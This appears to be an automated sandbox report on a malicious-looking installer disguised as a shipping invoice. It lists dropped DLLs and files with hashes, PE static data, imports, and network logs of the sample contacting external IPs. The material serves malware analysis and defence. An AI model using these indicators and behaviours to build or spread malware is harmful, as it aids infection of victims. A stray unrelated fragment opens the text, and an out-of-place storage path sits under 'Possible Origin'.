Workshop;$(FrameworkSDKDir)bin;$(FrameworkDir)$(FrameworkVersion);$(VSInstallDir);$(VSInstallDir)\SDK\v2.0\bin;$(SystemRoot)\SysWow64;$(FxCopDir);$(PATH)".....Reference="$(FrameworkDir)$(FrameworkVersion);$(VCInstallDir)atlmfc\lib".....Source="$(VCInstallDir)atlmfc\src\mfc;$(VCInstallDir)atlmfc\src\mfcm;$(VCInstallDir)atlmfc\src\atl;$(

C:\Users\user\AppData\Local\Temp\manage\mms\WordExceptList.xml	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	3965
Entropy (8bit):	4.628651510242669
Encrypted:	false
SSDEEP:	48:J9EFoF4F+FYwFkkkOzycs608uXPfzW6up8JiJHhwU9gvzu/6v1wtgETtkbvcIEeP:JpCHncA75Jz
MD5:	EF0EA2A1ECE97BE3CF9C9F1D30670E34
SHA1:	B960BCB826DA726AB2D919EEF781EE586DF4D607
SHA-256:	BA85D3915E513AF98861E7AD82A42E80D957CE52A71463E6E34609C34F3A0E1C
SHA-512:	CA23AD61BAEF5E5E96331D7DB2D645D657FB692E4641D364D94F703CDEDDE7C2FCCBBB5939DFA2B43CE07E767F51F6EF72FE1ACE58A6CA47D4DDCCD7B675 9443
Malicious:	false
Preview:	<block-list:block-list xmlns:block-list="http://openoffice.org/2001/block-list"><block-list:block block-list:abbreviated-name="BCom"/><block-list:block block-list:abbreviated-name="BCom(Ed)"/><block-list:block block-list:abbreviated-name="BComHons"/><block-list:block block-list:abbreviated-name="BCom(Hons)"/><block-list:block block-list:abbreviated-name="BCompt"/><block-list:block block-list:abbreviated-name="BCur"/><block-list:block block-list:abbreviated-name="BCur(Ed et Adm)"/><block-list:block block-list:abbreviated-name="BCur(I et A)"/><block-list:block block-list:abbreviated-name="BDiac"/><block-list:block block-list:abbreviated-name="BEcon"/><block-list:block block-list:abbreviated-name="BEcon(Ed)"/><block-list:block block-list:abbreviated-name="BEconSc"/><block-list:block block-list:abbreviated-name="BEd"/><block-list:block block-list:abbreviated-name="BEdPh"/><block-list:block block-list:abbreviated-name="BHuish"/><block-list:block block-list:abbreviated-name="BIng"/><block-li

C:\Users\user\AppData\Local\Temp\manage\mms\crtowordses.dll	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18552
Entropy (8bit):	6.326879340022009
Encrypted:	false
SSDEEP:	384:1vh8+o5DhIpvK2HSlajv9J1L/gLCcY9jBJJx+:1JuQ5DgL38TJx+
MD5:	0C74A8A66DB361A91A8E46E256234B9D
SHA1:	B4EEB6CC71C68264B348824997930426DE1E6C41
SHA-256:	245BC780CA69A4B6019625BD1046D7C1C0F4720B795BA2D091AC62B9B7C73DE1
SHA-512:	CFBCA14304D8A168944381A139D0299516188C2914F78267CB75C9DB903CB1562BB48E6B540C39C3A9D436180D54B18772C0337C9711808829C20F837C5FEAC9
Malicious:	false

C:\Users\user\AppData\Local\Temp\manage\mms\crtowordses.dll	
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....O....O....O....A.....O....O....O....O....Rich..... .....PE..L.....B.....!.....0.....a.....p..... <..}....7..<....P.....2..x....`..t....0.....6..@.....0..... .....text..... ..`.rdata.....0.....@..@.data.....@.....&.....@....rsrc.....P.....(.....@..@.reloc.....`.....@..B..... ....

C:\Users\user\AppData\Local\Temp\medium\listadmin\glance_config\eDbgJitUI.dll	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	PE32 executable (DLL) (Windows CE) ARM, for MS Windows
Category:	dropped
Size (bytes):	2560
Entropy (8bit):	2.8091845512006928
Encrypted:	false
SSDEEP:	48:6gclPCaIZWy+cAcMphg2R5WPWghhrSZP3CE3h:l+EWAAcwCgWPVhrSh3CEx
MD5:	BC977F27DB75D9E99EF4733F6603AD0C
SHA1:	799BAF9192BDE18BF0B260840FFE5ADA27CD13A3
SHA-256:	BEC1776C798A4DCED9C153A9739FADAAC1D80AF11FB652275A6038396C960CA6
SHA-512:	748AC90A592760BA02247A4C31786D5BB65414E1465A2EE81B3D658A856CCA94C07EC89F3A24DBEF3208258ED7F6F0DB990126EA6BBE8654D1A87C97D494BE0 7
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....-T.L:..L:..L:...F..L:...B..L:.Rich.L:.....PE.....3.3C..... ....!.....rsrc..... .....@..@..... .....8.....?...P.....h.....,.....4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.... .....*.'.....*.'.?.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.4.0.9.0.4.B.0...L.....C.o.m.p.a.n.y.N.a.m.e.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n...l."...F.i.l.e.D.e.s.c.r.i.p.t.i .o.n.....V.S.D. .e.m.b.e.d.d.e.d. .j.i.t. .d.e.b.u.g.g.e.r. .S.t.r.i.

C:\Users\user\AppData\Local\Temp\nse53A7.tmp	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	data
Category:	dropped
Size (bytes):	657776
Entropy (8bit):	6.748405173068804
Encrypted:	false
SSDEEP:	12288:sGgbmgcb04MKJuQxUSw4YNXdJvE/qwakLvDupEScr2d0:TlgcxrJuQ/TCtAqbpHc6d0
MD5:	393215B51E4C54A6950B13796ABEA20F
SHA1:	77225F7A62F29560C7087176E187ED2012E0A25E
SHA-256:	DA2F2572CCA884673B95FF9DD3C8BDF4598240F45F5206F110DF99EC6289EECA
SHA-512:	C48A8C603B18790E83A19BAAFA7B5C1443C48163AA84D0CDCD3142F48C84DF971C0EAC8DA6B28F724B167C06E3B439E87A8DD1160327019 75CB691BF140CE9 F
Malicious:	false
Preview:	.i.....,.....,.....#.....X].....uh.....i.....*..... .....j.....3.....*.....3..... 3.....g.....j.....f..... .....

C:\Users\user\AppData\Local\Temp\special_offers\dirb\123\dbsvcui.dll	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	16896
Entropy (8bit):	3.838968174263835
Encrypted:	false
SSDEEP:	192:7YndHVTZZip3YBq2nieYqHAAUsJ3M3lDLbKDnbNWcuTWN:EdHVnG38DieFHcsJcYDL2DnpWbTW
MD5:	585AC8F0CA13C1326C5E562B509B8E2D
SHA1:	B884490E95CEBA559E50E48F22E810D9E5925792
SHA-256:	5551259AE036773BB93168503FE1BA75EA2E5718C02172FDCAE6E20B4B80CA25
SHA-512:	88E734E475D3A6A721E18B9FB1E80231CA81509C6B20B9927DDE5A1F16D69FE118C56A1EDC655E492D6388037AE748E39D9A3FE8E4F957BC83703F18A2E5E23
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....-T.L:..L:..L:...F..L:...B..L:.Rich.L:.....PE..L.....3C.....!.....>. .....F[.....p.....I..... ..$9.....`.....text...p.....@ ..@.rsrc...$9.. ..:.....@..@.reloc.....`.....@.....@..B..... ....

C:\Users\user\AppData\Local\Temp\special_offers\dirb\123\number.xml	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	XML 1.0 document text
Category:	dropped
Size (bytes):	134
Entropy (8bit):	4.544675981202402
Encrypted:	false
SSDEEP:	3:vFWWMNCmVijhGOjaESwJFBngKbWJkZGWGOjaESydZMqgKbWJRqT:TM3VijhGif0KykZGWGiJuTKyET
MD5:	A75CA31F7ED72AF18B51615986EDA289
SHA1:	59CD60370C065551CC3B3EFEF5901B76DE930771
SHA-256:	4C2CE6779620133C87EC716FA06DA2A3A9EA97862AC0B7AC1051B474573EE93E
SHA-512:	3BE3A461AFE5B0527719A1F1103BD0CB836C8F4340DB5192C99BF0121C9F3D3F9ECB0127E6C82F1FF830E297AF54199706671053CC6BE4CC91C29F6180C9601(
Malicious:	false
Preview:	<?xml version='1.0'?>..<data>...<circle>....<radius>12</radius>...</circle>...<circle>....<radius>37.5</radius>...</circle>..</data>

C:\Users\user\AppData\Roaming\panel\box\xbox\67.opends60.dll	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	data
Category:	dropped
Size (bytes):	47
Entropy (8bit):	3.9953502875256306
Encrypted:	false
SSDEEP:	3:p/uBallM/lErm1F:RcasDP
MD5:	E4E4F671BDE80749EA2EB465FDA2568D
SHA1:	5CA98566B46E8BC5538399CB05F85A8F41DDE61F
SHA-256:	82F834504F7C6FCE706E28083E8A93F52A61A84918B0CDCBDC0B1A70B505B1D1
SHA-512:	61E8CED4EE21CED48F0D4FBCCE3CCC35546DBAFB6B6C63A73503205740830BA11452E44A668AEE123F72A1C75499B5F9A270E85B56BF782EA79A4D695EEDAA 08
Malicious:	false
Preview:	......L....9....)..._srv_senddone.opends60.dll.

C:\Users\user\AppData\Roaming\panel\box\xbox\msvsotbcct.dll	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	6144
Entropy (8bit):	4.623117599850433
Encrypted:	false
SSDEEP:	96:K1DJcZB62DHzW6st3+K9XEWCPCNjaqNyyWPV:K1dIH1sD6WCKNjaMyyWN
MD5:	743B7D073C1BFB883B9F97CA1D5DDF94
SHA1:	01AFEC884E6B5D1CA5ECCB47E18C52CFF44882FA
SHA-256:	1A0E9EC2FD53F7D0CE83BF4745D44681412724250046F0A88C54A630EE5A9A59
SHA-512:	5947FC4DC66F476289EECA57E7D2CB0766528602DA8C124C62A544ACC4DDD38944B15ECFE9651A74764379797A5B782975DC7949EC37A3C6E6757E547750297
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....-T.L:..L:..L:...F..L:..L:..L:...B..L:.Rich.L:.....PE..L...P.3C.....!... .....@.....b.....0.....rsrc.....@.. @.reloc.....0.....@..B.....H...(.....@.....h.....X..... .....(.....8...`..V.....h..... ...(.....H...*.....x.....C.T.M.E.N.U.....CFCT.....r...T.....,?.2...cvw.y.....h..y..w.....wxw .w.y..ww.....

C:\Users\user\AppData\Roaming\pkgs\rcxditui.dll	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	3.152590437417521
Encrypted:	false
SSDEEP:	48:KqiJ6OqhgmLwQpXMbqwcI65y7+OiaC+IZWo6zqhpm3F5WPWghnpgX:jOqhiZF6zSEWEOjWPVn0
MD5:	CC869C04E8771D08397DC86374FE5A5E
SHA1:	D7CD17B9607538DCDD6FC267EE504B37740992FF
SHA-256:	420007C3E0A76AC880679F323653D3B9321832F578CA4DC1C2A1E5775A0F77DD
SHA-512:	684114317AB54248D20727058F58E592CFFEE865E876B8155C4426EE71CF15BFACAEE07E2C9EF49C8D3F99CF6F0E20AE8800D2DF88F0550E5304AB39BA468EF
Malicious:	false

C:\Users\user\AppData\Roaming\pkgs\rcxditui.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....-T.L:..L:..L:...F..L:...B..L:.Rich.L:.....PE..L...K.3C.....!..... .....[.....@.....G..... .....0.....text...q.....@ ..@.rsrc..... .....@..@.reloc.....0.....@..B.....

C:\Users\user\AppData\Roaming\pkgs\vjscsvr.exe	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	46784
Entropy (8bit):	6.38572528005874
Encrypted:	false
SSDEEP:	768:iiLuedE09FC5Ja5gR/2hyzsiPKxUd+0PpOmMKbfZD8L3d/o+/j:iiLu+LsjPR/2AzsiP3+KOmdbfZD8R/ou
MD5:	2483FFB732EFA8A92F6A78B4E97C07EA
SHA1:	4929D6076B400EB8C92D941E7C2898FEF282094D
SHA-256:	8713626CFB6493E4905448C96BEA3F77C0A05876208B3F87BF95D13166D53A70
SHA-512:	F71E5DBB2F985DCD7A0CB1C14D602A05964F15D6E32A859FA48710EB34AF9540448A86E27AD0E0BF3136465C6C142BCC473F74C215B248F07E8C641AF168FDE
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....q.y...*...*...*...*...*...*...*...*...*...*G..*...*...*...*...*...*...*...*...*...*...*...*...*...*...*...*...*...*Rich...*.....PE..L.....3C.....v..."....df.....@..... .....z.....@.....@... @.....text....u.....v..... ..`.data...,.....z.....@....rsrc.....@..@.....

C:\Users\user\AppData\Roaming\pkgs\x-lz4.xml	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	XML 1.0 document, UTF-8 Unicode text
Category:	dropped
Size (bytes):	1953
Entropy (8bit):	5.19612754901248
Encrypted:	false
SSDEEP:	48:cFQHd6hH3nRBS46jdeBOfGguEeB5NCgZ2clMfeBtIQxq3vQjS/LMSkPYF:e13nRBSDheBOfGguEeBPCgZ2clMWBtIP
MD5:	D36051864C2DB5D4112463629F26A091
SHA1:	24BF1CC82EBBCCFEE903A0F11E45D40D8F93BF0E
SHA-256:	E0B10A6875F8FAB58C1E9C58900CB5363DD7ABFC5921C9FBC67D5A12212E7B5F
SHA-512:	0F21BEA6ED7EA348E295FD551400F1928407C635077B7457C02B089D0C6B215DE818BFE2D7A5796DB82512EF8F4A91B053A60303A6737FC3872ACE861D8F83C3
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>.<mime-type xmlns="http://www.freedesktop.org/standards/shared-mime-info" type="application/x-lz4">. Created automatically by update-mime-database. DO NOT EDIT!-->. <comment>LZ4 archive</comment>. <comment xml:lang="ca">arxiu LZ4</comment>. <comment xml:lang="cs">archiv LZ4</comment>. <comment xml:lang="da">LZ4-arkiv</comment>. <comment xml:lang="de">LZ4-Archiv</comment>. <comment xml:lang="el">..... ..... LZ4</comment>. <comment xml:lang="en_GB">LZ4 archive</comment>. <comment xml:lang="es">archivador LZ4</comment>. <comment xml:lang="eu">LZ4 artxiboa</comment>. <comment xml:lang="fi">LZ4-arkisto</comment>. <comment xml:lang="fr">archive LZ4</comment>. <comment xml:lang="ga">Cartlann LZ4</comment>. <comment xml:lang="gl">Arquivo LZ4</comment>. <comment xml:lang="he">..... LZ4</comment>. <comment xml:lang="hr">LZ4 arhiva</comment>. <comment xml:lang="hu">LZ4 arch.vum</comment>. <comment xml:lang

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.87849220099009
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Shipping INVOICE-BL Shipment..exe
File size:	438107
MD5:	579ba39b6a146080ef6481591440e445
SHA1:	06bfc3b47e1ad6a35e10cb4a1edee6c563710107
SHA256:	d8d9bb65ea3637fda09488baada0c9b387e0619b7c430b93c8a0fa2d8b489bc1

General

SHA512:	bc2c920da35971ea6a6dfa8fc4f49829d6ba1eeae9589207b1f77a6e5f66d66dcb87396aadce266a61652f6fdfbe40503b9183af5f5ce26fa6cc9218df1597b9
SSDEEP:	12288:GanGnRPRnPSuPSw4YxX/Jva/qw0kLvDBZNC1J:8PhS7T8v+kW2J
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....(...F...F...F.*.....F...G.w.F.*.....F...v...F...@...F.Rich..F.....PE..L.....].....f...|.....3.....@

File Icon

Icon Hash:	90c8e472b85c261a

Static PE Info

General

Entrypoint:	0x4033a9
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5DF6D4F7 [Mon Dec 16 00:51:03 2019 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	7c2c71dfce9a27650634dc8b1ca03bf0

Entrypoint Preview

Instruction
sub esp, 00000184h
push ebx
push esi
push edi
xor ebx, ebx
push 00008001h
mov dword ptr [esp+18h], ebx
mov dword ptr [esp+10h], 0040A130h
mov dword ptr [esp+20h], ebx
mov byte ptr [esp+14h], 00000020h
call dword ptr [004080A8h]
call dword ptr [004080A4h]
and eax, BFFFFFFFh
cmp ax, 00000006h
mov dword ptr [0042F42Ch], eax
je 00007F43E0572AA3h
push ebx
call 00007F43E0575BA3h
cmp eax, ebx
je 00007F43E0572A99h
push 00000C00h
call eax
mov esi, 00408298h
push esi

Instruction
call 00007F43E0575B1Fh
push esi
call dword ptr [004080A0h]
lea esi, dword ptr [esi+eax+01h]
cmp byte ptr [esi], bl
jne 00007F43E0572A7Dh
push 0000000Ah
call 00007F43E0575B77h
push 00000008h
call 00007F43E0575B70h
push 00000006h
mov dword ptr [0042F424h], eax
call 00007F43E0575B64h
cmp eax, ebx
je 00007F43E0572AA1h
push 0000001Eh
call eax
test eax, eax
je 00007F43E0572A99h
or byte ptr [0042F42Fh], 00000040h
push ebp
call dword ptr [00408040h]
push ebx
call dword ptr [00408284h]
mov dword ptr [0042F4F8h], eax
push ebx
lea eax, dword ptr [esp+38h]
push 00000160h
push eax
push ebx
push 00429858h
call dword ptr [00408178h]
push 0040A1ECh

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x853c	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x3f000	0x4340	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x294	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6455	0x6600	False	0.667356004902	data	6.43794179006	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x134a	0x1400	False	0.459765625	data	5.23641914595	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.data	0xa000	0x25538	0x600	False	0.461588541667	data	4.12893654735	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x30000	0xf000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x3f000	0x4340	0x4400	False	0.12890625	data	2.33445296823	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x3f310	0x10a8	data	English	United States
RT_ICON	0x403b8	0xea8	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0x41260	0x8a8	data	English	United States
RT_ICON	0x41b08	0x568	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0x42070	0x468	data	English	United States
RT_ICON	0x424d8	0x2e8	data	English	United States
RT_ICON	0x427c0	0x128	data	English	United States
RT_DIALOG	0x428e8	0xb4	data	English	United States
RT_DIALOG	0x429a0	0x120	data	English	United States
RT_DIALOG	0x42ac0	0x202	data	English	United States
RT_DIALOG	0x42cc8	0xf8	data	English	United States
RT_DIALOG	0x42dc0	0xee	data	English	United States
RT_GROUP_ICON	0x42eb0	0x68	data	English	United States
RT_MANIFEST	0x42f18	0x423	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	SetEnvironmentVariableA, CreateFileA, GetFileSize, GetModuleFileNameA, ReadFile, GetCurrentProcess, CopyFileA, Sleep, GetTickCount, GetWindowsDirectoryA, GetTempPathA, GetCommandLineA, lstrlenA, GetVersion, SetErrorMode, lstrcpynA, ExitProcess, SetFileAttributesA, GlobalLock, CreateThread, GetLastError, CreateDirectoryA, CreateProcessA, RemoveDirectoryA, GetTempFileNameA, WriteFile, lstrcpyA, MoveFileExA, lstrcatA, GetSystemDirectoryA, GetProcAddress, GetExitCodeProcess, WaitForSingleObject, CompareFileTime, SetFileTime, GetFileAttributesA, SetCurrentDirectoryA, MoveFileA, GetFullPathNameA, GetShortPathNameA, SearchPathA, CloseHandle, lstrcmpiA, GlobalUnlock, GetDiskFreeSpaceA, lstrcmpA, DeleteFileA, FindFirstFileA, FindNextFileA, FindClose, SetFilePointer, GetPrivateProfileStringA, WritePrivateProfileStringA, MulDiv, MultiByteToWideChar, FreeLibrary, LoadLibraryExA, GetModuleHandleA, GlobalAlloc, GlobalFree, ExpandEnvironmentStringsA
USER32.dll	GetSystemMenu, SetClassLongA, EnableMenuItem, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongA, SetCursor, LoadCursorA, CheckDlgButton, GetMessagePos, CallWindowProcA, IsWindowVisible, CloseClipboard, SetClipboardData, EmptyClipboard, OpenClipboard, ScreenToClient, GetWindowRect, GetDlgItem, GetSystemMetrics, SetDlgItemTextA, GetDlgItemTextA, MessageBoxIndirectA, CharPrevA, DispatchMessageA, PeekMessageA, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageA, DefWindowProcA, BeginPaint, GetClientRect, FillRect, EndDialog, RegisterClassA, SystemParametersInfoA, CreateWindowExA, GetClassInfoA, DialogBoxParamA, CharNextA, ExitWindowsEx, LoadImageA, CreateDialogParamA, SetTimer, SetWindowTextA, SetForegroundWindow, ShowWindow, SetWindowLongA, SendMessageTimeoutA, FindWindowExA, IsWindow, AppendMenuA, TrackPopupMenu, CreatePopupMenu, DrawTextA, EndPaint, DestroyWindow, wsprintfA, PostQuitMessage
GDI32.dll	SelectObject, SetTextColor, SetBkMode, CreateFontIndirectA, CreateBrushIndirect, DeleteObject, GetDeviceCaps, SetBkColor
SHELL32.dll	SHGetSpecialFolderLocation, ShellExecuteExA, SHGetPathFromIDListA, SHBrowseForFolderA, SHGetFileInfoA, SHFileOperationA
ADVAPI32.dll	AdjustTokenPrivileges, RegCreateKeyExA, RegOpenKeyExA, SetFileSecurityA, OpenProcessToken, LookupPrivilegeValueA, RegEnumValueA, RegDeleteKeyA, RegDeleteValueA, RegCloseKey, RegSetValueExA, RegQueryValueExA, RegEnumKeyA
COMCTL32.dll	ImageList_Create, ImageList_AddMasked, ImageList_Destroy
ole32.dll	OleUninitialize, OleInitialize, CoTaskMemFree, CoCreateInstance

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/26/20-15:08:39.139293	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49766	34.102.136.180	192.168.2.4
11/26/20-15:08:44.471838	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49767	34.102.136.180	192.168.2.4
11/26/20-15:08:55.246997	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49769	75.126.100.11	192.168.2.4
11/26/20-15:09:05.767720	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49771	34.102.136.180	192.168.2.4

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 15:08:23.735517979 CET	49764	80	192.168.2.4	192.0.78.24
Nov 26, 2020 15:08:23.752428055 CET	80	49764	192.0.78.24	192.168.2.4
Nov 26, 2020 15:08:23.752602100 CET	49764	80	192.168.2.4	192.0.78.24
Nov 26, 2020 15:08:23.752765894 CET	49764	80	192.168.2.4	192.0.78.24
Nov 26, 2020 15:08:23.768997908 CET	80	49764	192.0.78.24	192.168.2.4
Nov 26, 2020 15:08:23.769018888 CET	80	49764	192.0.78.24	192.168.2.4
Nov 26, 2020 15:08:23.769026995 CET	80	49764	192.0.78.24	192.168.2.4
Nov 26, 2020 15:08:23.769195080 CET	49764	80	192.168.2.4	192.0.78.24
Nov 26, 2020 15:08:23.769305944 CET	49764	80	192.168.2.4	192.0.78.24
Nov 26, 2020 15:08:23.787704945 CET	80	49764	192.0.78.24	192.168.2.4
Nov 26, 2020 15:08:28.827683926 CET	49765	80	192.168.2.4	192.0.78.24
Nov 26, 2020 15:08:28.844005108 CET	80	49765	192.0.78.24	192.168.2.4
Nov 26, 2020 15:08:28.844106913 CET	49765	80	192.168.2.4	192.0.78.24
Nov 26, 2020 15:08:28.844275951 CET	49765	80	192.168.2.4	192.0.78.24
Nov 26, 2020 15:08:28.860564947 CET	80	49765	192.0.78.24	192.168.2.4
Nov 26, 2020 15:08:28.860582113 CET	80	49765	192.0.78.24	192.168.2.4
Nov 26, 2020 15:08:28.860589981 CET	80	49765	192.0.78.24	192.168.2.4
Nov 26, 2020 15:08:28.860757113 CET	49765	80	192.168.2.4	192.0.78.24
Nov 26, 2020 15:08:28.860820055 CET	49765	80	192.168.2.4	192.0.78.24
Nov 26, 2020 15:08:28.877034903 CET	80	49765	192.0.78.24	192.168.2.4
Nov 26, 2020 15:08:39.007757902 CET	49766	80	192.168.2.4	34.102.136.180
Nov 26, 2020 15:08:39.023983002 CET	80	49766	34.102.136.180	192.168.2.4
Nov 26, 2020 15:08:39.024090052 CET	49766	80	192.168.2.4	34.102.136.180
Nov 26, 2020 15:08:39.024245024 CET	49766	80	192.168.2.4	34.102.136.180
Nov 26, 2020 15:08:39.040355921 CET	80	49766	34.102.136.180	192.168.2.4
Nov 26, 2020 15:08:39.139292955 CET	80	49766	34.102.136.180	192.168.2.4
Nov 26, 2020 15:08:39.139324903 CET	80	49766	34.102.136.180	192.168.2.4
Nov 26, 2020 15:08:39.139566898 CET	49766	80	192.168.2.4	34.102.136.180
Nov 26, 2020 15:08:39.139718056 CET	49766	80	192.168.2.4	34.102.136.180
Nov 26, 2020 15:08:39.155819893 CET	80	49766	34.102.136.180	192.168.2.4
Nov 26, 2020 15:08:44.339562893 CET	49767	80	192.168.2.4	34.102.136.180

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 15:08:44.356126070 CET	80	49767	34.102.136.180	192.168.2.4
Nov 26, 2020 15:08:44.356231928 CET	49767	80	192.168.2.4	34.102.136.180
Nov 26, 2020 15:08:44.356384993 CET	49767	80	192.168.2.4	34.102.136.180
Nov 26, 2020 15:08:44.372896910 CET	80	49767	34.102.136.180	192.168.2.4
Nov 26, 2020 15:08:44.471837997 CET	80	49767	34.102.136.180	192.168.2.4
Nov 26, 2020 15:08:44.471859932 CET	80	49767	34.102.136.180	192.168.2.4
Nov 26, 2020 15:08:44.472093105 CET	49767	80	192.168.2.4	34.102.136.180
Nov 26, 2020 15:08:44.472237110 CET	49767	80	192.168.2.4	34.102.136.180
Nov 26, 2020 15:08:44.488727093 CET	80	49767	34.102.136.180	192.168.2.4
Nov 26, 2020 15:08:49.534532070 CET	49768	80	192.168.2.4	23.88.85.105
Nov 26, 2020 15:08:49.701931953 CET	80	49768	23.88.85.105	192.168.2.4
Nov 26, 2020 15:08:49.702104092 CET	49768	80	192.168.2.4	23.88.85.105
Nov 26, 2020 15:08:49.702579021 CET	49768	80	192.168.2.4	23.88.85.105
Nov 26, 2020 15:08:49.871308088 CET	80	49768	23.88.85.105	192.168.2.4
Nov 26, 2020 15:08:49.871728897 CET	49768	80	192.168.2.4	23.88.85.105
